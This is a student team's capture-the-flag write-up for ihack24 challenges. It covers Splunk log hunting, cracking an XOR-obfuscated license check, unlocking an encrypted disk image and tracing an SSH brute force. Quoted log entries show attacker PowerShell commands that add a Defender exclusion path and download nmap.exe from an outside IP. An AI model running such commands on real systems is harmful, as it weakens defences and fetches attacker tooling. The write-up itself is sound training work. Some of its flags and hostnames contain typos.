



Write up n00bst3am

Happy SPLUNKing #1



I use this query for the first search and I keep on filter it at the event. Then I found one event containing weird details. Which is the attacker logs and the victim.



```
07/24/2024 02:50:32 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=3
EventType=4
ComputerName=DESKTOP-9075B7U
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=129103
Keywords=None
TaskCategory=Network connection detected (rule: NetworkConnect)
OpCode=Info
Message=Network connection detected:
RuleName: technique_id=T1036, technique_name=Masquerading
UtcTime: 2024-07-24 06:50:30.533
ProcessGuid: {5669f91-845c-66a0-4800-000000000000}
ProcessId: 3252
Image: C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24060.7-0\WpDefenderCoreService.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.8.52
SourceHostname: -
SourcePort: 58368
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 52.113.194.132
DestinationHostname: -
DestinationPort: 443
DestinationPortName: -
Collapse
host = DESKTOP-9075B7U | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

We can see that the first picture destination was to the 192.168.8.52, then I found 1 is the 192.168.8.52 ip sent to ip that was start with 52. So the 192 IP was the victim ip and I try to input the flag `ihack24{admin:192.168.8.52}`. And it was correct.

ihack24{admin:192.168.8.52}

Happy SPLUNKing #1 (Digital Forensic & Incident Response (DFIR) Challenge)

Irfan Izzat Khilfi Bin Zubaile

Sat, Jul 27, 2024, 11:27 PM

from 2001:d08:1030:5ae:80b0:7e4a:4a85:48fb

Correct

Happy SPLUNKing #2

```
splunk>enterprise Apps
Search Analytics Datasets Reports Alerts Dashboards

New Search

index=security sourcetype=WinEventLog:Security
(EventCode=4625 OR EventCode=4624) earliest=07/23/2024:00:00:00 latest=07/23/2024:23:59:59
| eval is_failed=if(EventCode=4625, 1, 0)
| eval is_success=if(EventCode=4624, 1, 0)
| stats count(eval(is_failed)) as failed_attempts, count(eval(is_success)) as successful_logins by src_ip, Account_Name
| where failed_attempts > 0 OR successful_logins > 0
| table src_ip, Account_Name, failed_attempts, successful_logins
| sort -failed_attempts
```

I generate query through the research from google and lots from google tutorials. Then I search it with the query that generated by me, and I found the logs.

Completed


Happy SPLUNKing #2

What is IP of the attacker that successfully login into the victim machine?

Flag format: ihack24{ip_attacker}

Total Points	Scoring Type	Available Tries
100	Pool	2 Times

Correct Submission



Advin

Sat, Jul 27, 2024, 9:34 PM

Cancel

Happy SPLUNKing #3

index=security LogName=Security Account_Name=admin EventCode=4624 "192.168.8.41" during 20

|stats earliest(_time) as firstlogin count by Account_Name

|convert ctime(firstlogin)

|table Account_Name, firstlogin, count

2 events (1/1/24 12:00:00.000 AM to 1/1/25 12:00:00.000 AM) Sampling 1:10 Job

Events (2) Patterns Statistics (3) Visualization

Format Timeline Zoom Out + Zoom to Selection X Deselect

0 events during April 2024

List Format 20 Per Page

Hide Fields All Fields

ELECTED FIELDS

host 1

source 1

sourcetype 1

INTERESTING FIELDS

Account_Domain 3

Account_Name 3

Authentication_Package 2

ComputerName 1

Elevated_Token 1

EventCode 1

EventType 1

Impersonation_Level 1

Index 1

Key_Length 2

Keywords 1

linecount 1

Linked_Logon_ID 2

LogName 1

i	Time	Event
>	7/23/24 9:55:58.000 PM	<div>07/23/2024 09:55:58 PM</div> <div>... 41 lines omitted ...</div> <div>Workstation Name: DESKTOP-9075B7U</div> <div>Source Network Address: 192.168.8.41</div> <div>Source Port: 0</div> <div>Show all 70 lines</div> <div>host = DESKTOP-9075B7U source = WinEventLog:Security </div> <div>sourcetype = WinEventLog:Security</div>
>	7/23/24 9:55:52.000 PM	<div>07/23/2024 09:55:52 PM</div> <div>... 41 lines omitted ...</div> <div>Workstation Name: kali</div> <div>Source Network Address: 192.168.8.41</div> <div>Source Port: 0</div> <div>Show all 70 lines</div> <div>host = DESKTOP-9075B7U source = WinEventLog:Security </div> <div>sourcetype = WinEventLog:Security</div>

After searching we found the earliest time that is 9:55:52 PM so we convert into flag format:
ihack24{07/23/2024 09:55:52 PM}

ihack24{07/23/2024 09:55:52 PM}

Happy SPLUNKing #3 (Digital Forensic & Incident Response (DFIR) Challenge)

Irfan Izzat Khilfi Bin Zubaile

Sat, Jul 27, 2024, 11:13 PM

from 2001:d08:1030:5ae:80b0:7e4a:4a85:48fb

Correct

The screenshot shows a Splunk search interface. On the left, a list of fields is visible, including 'Source_Network_Address'. The main search results pane shows a single event with the following details:

- Time:** 7/23/24 11:59:13.000 PM
- Event:** 07/23/2024 11:59:13 PM
- LogName:** Security
- EventCode:** 4624
- EventType:** 0
- ComputerName:** DESKTOP-9075B7U
- SourceName:** Microsoft Windows security auditing.
- Type:** Information
- RecordNumber:** 126193
- Keywords:** Audit Success
- TaskCategory:** Logon
- OpCode:** Info
- Message:** An account was successfully logged on.
- Subject:**
 - Security ID: S-1-5-18
 - Account Name: DESKTOP-9075B7U\$
 - Account Domain: WORKGROUP
 - Logon ID: 0x3E7
- Logon Information:**
 - Logon Type: 5
 - Restricted Admin Mode: -

A modal titled 'Source_Network_Address' is open, showing a table of values for the selected field. The table has columns for 'Values', 'Count', and '%'. The data is as follows:

Values	Count	%
192.168.8.41	1,121	78.612%
192.168.21.29	174	12.202%
-	67	4.698%
192.168.8.85	60	4.208%
127.0.0.1	3	0.21%
192.168.21.35	1	0.07%

Then we can see besides filter there(source network address) Occur the most. And the VM was from kali, it try to log in into the other decive. So we try to put the flag:

ihack24{192.168.8.41} Then its work

ihack24{192.168.8.41}

Happy SPLUNKing #2 (Digital Forensic & Incident Response (DFIR) Challenge)

Advin

Sat, Jul 27, 2024, 9:34 PM

from 27.125.250.192

Correct

Happy SPLUNKing #6

index=* *ExclusionPath* *nmap.exe*

✓ 1 event (1/1/24 12:00:00.000 AM to 1/1/25 12:00:00.000 AM) Sampling 1:10

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out + Zoom to Selection x Deselect

List Format 20 Per Page

< Hide Fields	All Fields	i	Time	Event
		>	7/23/24 10:31:50.000 PM	... 43 lines omitted ... PS C:\Windows> Add-MyPreference -ExclusionPath "C:\Windows\microsoft" ... 1 line omitted ... Command start time: 20240723221129 ***** PS C:\Windows> Invoke-WebRequest -Uri "http://157.230.33.7:8080/nmap.exe" -OutFile "nmap.exe" >> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server" Show all 49 lines host = DESKTOP-9075B7U source = 20240723.zip/20240723PowerShell_transcript.DESKTOP-9075B7U.xiTbQrJ... sourcetype = powershell:transcript

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a app 1
a build 1
a CLR 1
a computer 1

Here I just straight away use the splunk 8 to direct search for the nmap.exe then we found only one event. We can see the ip of the back door below there

```
Command start time: 20240723221129
*****
PS C:\Windows> Invoke-WebRequest -Uri "http://157.230.33.7:8080/nmap.exe" -OutFile "nmap.exe"
>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"
Collapse
```

So we convert to the flag format and submit it

ihack24{157.230.33.7}

Happy SPLUNKing #6 (Digital Forensic & Incident Response (DFIR) Challenge)

Irfan Izzat Khilfi Bin Zubaile

Sat, Jul 27, 2024, 10:06 PM

from 2001:d08:1030:5ae:80b0:7e4a:4a85:48fb

Correct

Happy SPLUNKing #7

In this query I used `index=*ExclusionPath` for the easy searching and filtering. Then we combine the host and extension to become the flag.

`lhack24{DESKTOP-907587U.zip}`

The screenshot shows the Splunk 'New Search' interface. The search query is `index=*ExclusionPath`. The results are displayed in a table with columns for Time and Event. The first event is from 7/23/24 at 10:31:50 PM, showing a PowerShell command: `PS C:\Windows> Add-MpPreference -ExclusionPath "C:\Windows\microsoft"`. The second event is from 7/23/24 at 10:08:53 PM, showing a PowerShell command: `[ValidateNotNullOrEmpty()][string[]] $(ExclusionPath),`. The interface includes a sidebar with 'SELECTED FIELDS' and 'INTERESTING FIELDS', and a top bar with search controls.

Happy SPLUNKing #8

After that I just add more query `index=*".exe"` because tools usually was extension `.exe`. Then I apply it and search. Then we found the flag. `lhack24{nmap.exe}`.

The screenshot shows the Splunk search results for the query `index=*".exe"`. The results are displayed in a table with columns for Time and Event. The event is from 7/23/24 at 10:13:16 PM, showing a file creation event. The file name is `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`. The event details include: `LogName=Microsoft-Windows-Sysmon/Operational`, `EventCode=11`, `EventType=4`, `ComputerName=DESKTOP-907587U`, `User=NOT_TRANSLATED`, `Sid=S-1-5-18`, `SidType=0`, `SourceName=Microsoft-Windows-Sysmon`, `Type=Information`, `RecordNumber=125253`, `Keywords=None`, `TaskCategory=File created (rule: FileCreate)`, `OpCode=Info`, `Message=File created:`, `RuleName=`, `UtcTime: 2024-07-23 14:13:16.796`, `ProcessGuid: {5669fd91-b8fc-669f-0e03-000000000000}`, `ProcessId: 6920`, `Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`, `TargetFilename: C:\Windows\microsoft\nmap.exe`, `CreationUtcTime: 2024-07-23 14:13:16.796`, `User: DESKTOP-907587U\admin`. The interface includes a sidebar with 'SELECTED FIELDS' and 'INTERESTING FIELDS', and a top bar with search controls.

Reverse Engineering

Completed


CrackMe

Your manager lost his license key. You are assigned to find the license key to activate Windows software. Crack the code, forge the key, and claim the access!


Flag format:
ihack24{correct_license_key}


Total Points	Scoring Type
500	Pool

Attachments

- CrackMe.zip 

Correct Submission

**Irfan Izzat Khilfi Bin Zubaile**
Sat, Jul 27, 2024, 4:09 PM


ihack24{1724-2321-NBSI-HACK} 

Cancel

CrackMe

Your manager lost his license key. You are assigned to find the license key to activate Windows software. Crack the code, forge the key, and claim the access!


First we need to unzip the main file > CrackMe.zip. Then after that we will get the other 5 file extracted from the main zip file.



Since it was Reverse Engineering challenge I directly look at file with extension dll and exe .i open in dnspy file Crakme.exe and file Crackme.dll and I found out file Crackme.dll give me hint and exe file look not suitable for this tool.

CrackMe.dll

Open the CrackMe.dll in dnSpy I check one by one file expand all .click one by one, at forum 1 its look like big hint for me because it has license key there but not in the plain text.



```

22     private void btnSubmit_Click(object sender, EventArgs e)
23     {
24         string enteredKey = this.txtLicenseKey.Text;
25         if (this.ValidateLicenseKey(enteredKey))
26         {
27             this.pictureBoxAlert.Visible = false;
28             this.lblMessage.Location = new Point(38, 203);
29             this.lblMessage.Text = "License Key is valid. Flag is ihack24{(the license key)}";
30             return;
31         }
32         this.pictureBoxAlert.Visible = true;
33         this.lblMessage.Location = new Point(67, 203);
34         this.lblMessage.Text = "Invalid License Key. Please try again.";
35     }
36
37     // Token: 0x06000003 RID: 3 RVA: 0x000020E4 File Offset: 0x000002E4
38     [NullableContext(1)]
39     private bool ValidateLicenseKey(string key)
40     {
41         string validKey = this.SecretKey("BRQFHF@WR_+6 ,N:$78", "secret");
42         return key == validKey;
43     }
44
45     // Token: 0x06000004 RID: 4 RVA: 0x0000210C File Offset: 0x0000030C
46     [NullableContext(1)]
47     private string SecretKey(string hidden, string key)
48     {
49         StringBuilder result = new StringBuilder();
50         for (int c = 0; c < hidden.Length; c++)
51         {
52             result.Append(hidden[c] ^ key[c % key.Length]);
53         }
54         return result.ToString();
55     }

```

From here I knew that the license key is encrypted: BRQFHF@WR_+6,N:\$78 with key: secret. To get the plaintext, the encrypted must be XOR with “secret” so what I do is, I write the python code to decrypt to plain text. I compile and run the code and I get 1724-2321-NBSI-HACK.

```

C: > Users > izzat > key.py > ...
1  def xor_strings(hidden, key):
2      result = ""
3      for c in range(len(hidden)):
4          result += chr(ord(hidden[c]) ^ ord(key[c % len(key)]))
5      return result
6
7  hidden = "BRQFHF@WR_+6 ,N:$78"
8  key = "secret"
9
10 valid_key = xor_strings(hidden, key)
11 print(f"Key : {valid_key}")

```

py-2024.8.0-win32-x64\bundled\libs\debugpy\adapter\..\..\debugpy\launcher' '55235' '--' 'C:\Users\izzat\key.py'

Key : 1724-2321-NBSI-HACK

PS C:\Users\izzat> █

I get the key, but I do not know if the key is correct or not so before I submit the license key, I try to run file Crackme.exe and submit the key. It shows license key is valid.

License Key

Enter a license key

The product key looks similar to this:
LICENSE KEY: XXXX-XXXX-XXXX-XXXX

License Key is valid. Flag is ihack24{{the license key}}

Follow the flag format ihack24{license key} I get the right flag which is: ihack24{1724-2321-NBSI-HACK}

Digital Forensics and Incident Response (DFIR)

Completed

Lock?

A cybersecurity incident has occurred on a workstation in our HR department, involving unusual activity. In response, the Computer Forensic Team has collected artifacts, including a disk image file and several logs, as part of the triage phase.

As a security analyst in Computer Forensic Team, you are responsible for analyzing these artifacts to uncover what happened.

Can you solve this case?


md5 hash file "artefact.tar.gz" :
b1f86385bf7b3ba90d52c8dacecf9816

Total Points
500

Scoring Type
Pool

Attachments
- artefact.tar.gz

Correct Submission


 **Irfan Izzat Khilfi Bin Zubaile**
Sat, Jul 27, 2024, 11:26 AM

Cancel

First we download the file artefact.tar.gz .Use this command to extract the file tar -xzf artefact.tar.gz.After extract we get 4 file.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
$ tar -xzf artefact.tar.gz
storageM.img
Windows PowerShell.evtx
Security.evtx
Bitlocker-API.evtx
(kali@kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
$
```

we try to open the storageM.img to see what inside. We use command, cat and open but looks the file cannot be open so we double click on it.and it appears file encrypted.the file request for the password.




Maybe the password in the 3 file that also been given.and when we checked the file type using command file filename all are in windows .We drag one by one file and check. Then we found the password on windows powershell.evtx file.the password is pa55iPOjLKbMN

```
(kali@kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
$ file Security.evtx
Security.evtx: MS Windows 10-11 Event Log, version 3.2, 12 chunks (no. 11 in use), next record no. 779


(kali@kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
$ file Bitlocker-API.evtx
Bitlocker-API.evtx: MS Windows 10-11 Event Log, version 3.2, 1 chunks (no. 0 in use), next record no. 40

(kali@kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
$ file Windows\PowerShell.evtx
Windows PowerShell.evtx: MS Windows 10-11 Event Log, version 3.2, 17 chunks (no. 16 in use), next record no. 557


(kali@kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
$
```



Then we just need to Copy and paste the password above to the encrypted storageM.img.and we get 3 file after we decrypted iti.



After that we just need to open the flag.txt and we get the flag



The flag is : ihack24{6f6450f1695e405557486a2be402dc27}

Incident Handling

Completed

SSH Compromised


Our SIEM, Splunk ES was detected an alert with alert name "Brute Force Potentially Compromised Accounts".
Can you analyze this log and identify which user is affected and source IP address.

Flag format was:
ihack24{IP address_user}
example:
ihack24{111.34.37.22_user002}


md5 hash file "rawlog.tar.gz" :
232eda8942326a90e0099b682c4ceb1d


Total Points	Scoring Type
500	Pool

Attachments

- rawlog.tar.gz 


Correct Submission

**Irfan Izzat Khilfi Bin Zubaile**
Sat, Jul 27, 2024, 5:12 PM

ihack24{149.102.244.68_sysadmin} 

Cancel

Download the rawlog.tar.gz .extract it and we will get auth.log

name	Date modified	Type	Size
▼ Yesterday			
 auth.log	7/27/2024 5:25 AM	Text Document	16,041 KB

Open it on notepad and we can see log. we try to understand it base on the challenge and the challenge which user is affected. We use ctrl + f in note. Since it was bruteforce attack. we try to find a keyword or some clue there related to bruteforce such as "password" "User" "authentication failure" "Failed password" "Accepted password" "session opened". and we found like a strong probability for this answer because it ask for user that might get affected. there is a successful login for the sysadmin user from the same source IP. Another hint we found is session is opened for the sysadmin user, confirming that the attacker has gained access for this system. we guess it was the answer for this question. try submit follow the flag format we get the flag

```
Jul 27 05:02:23 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 60773 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153857]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68 user=sysadmin
Jul 27 05:02:24 vmprod-uat-01 sshd[153861]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
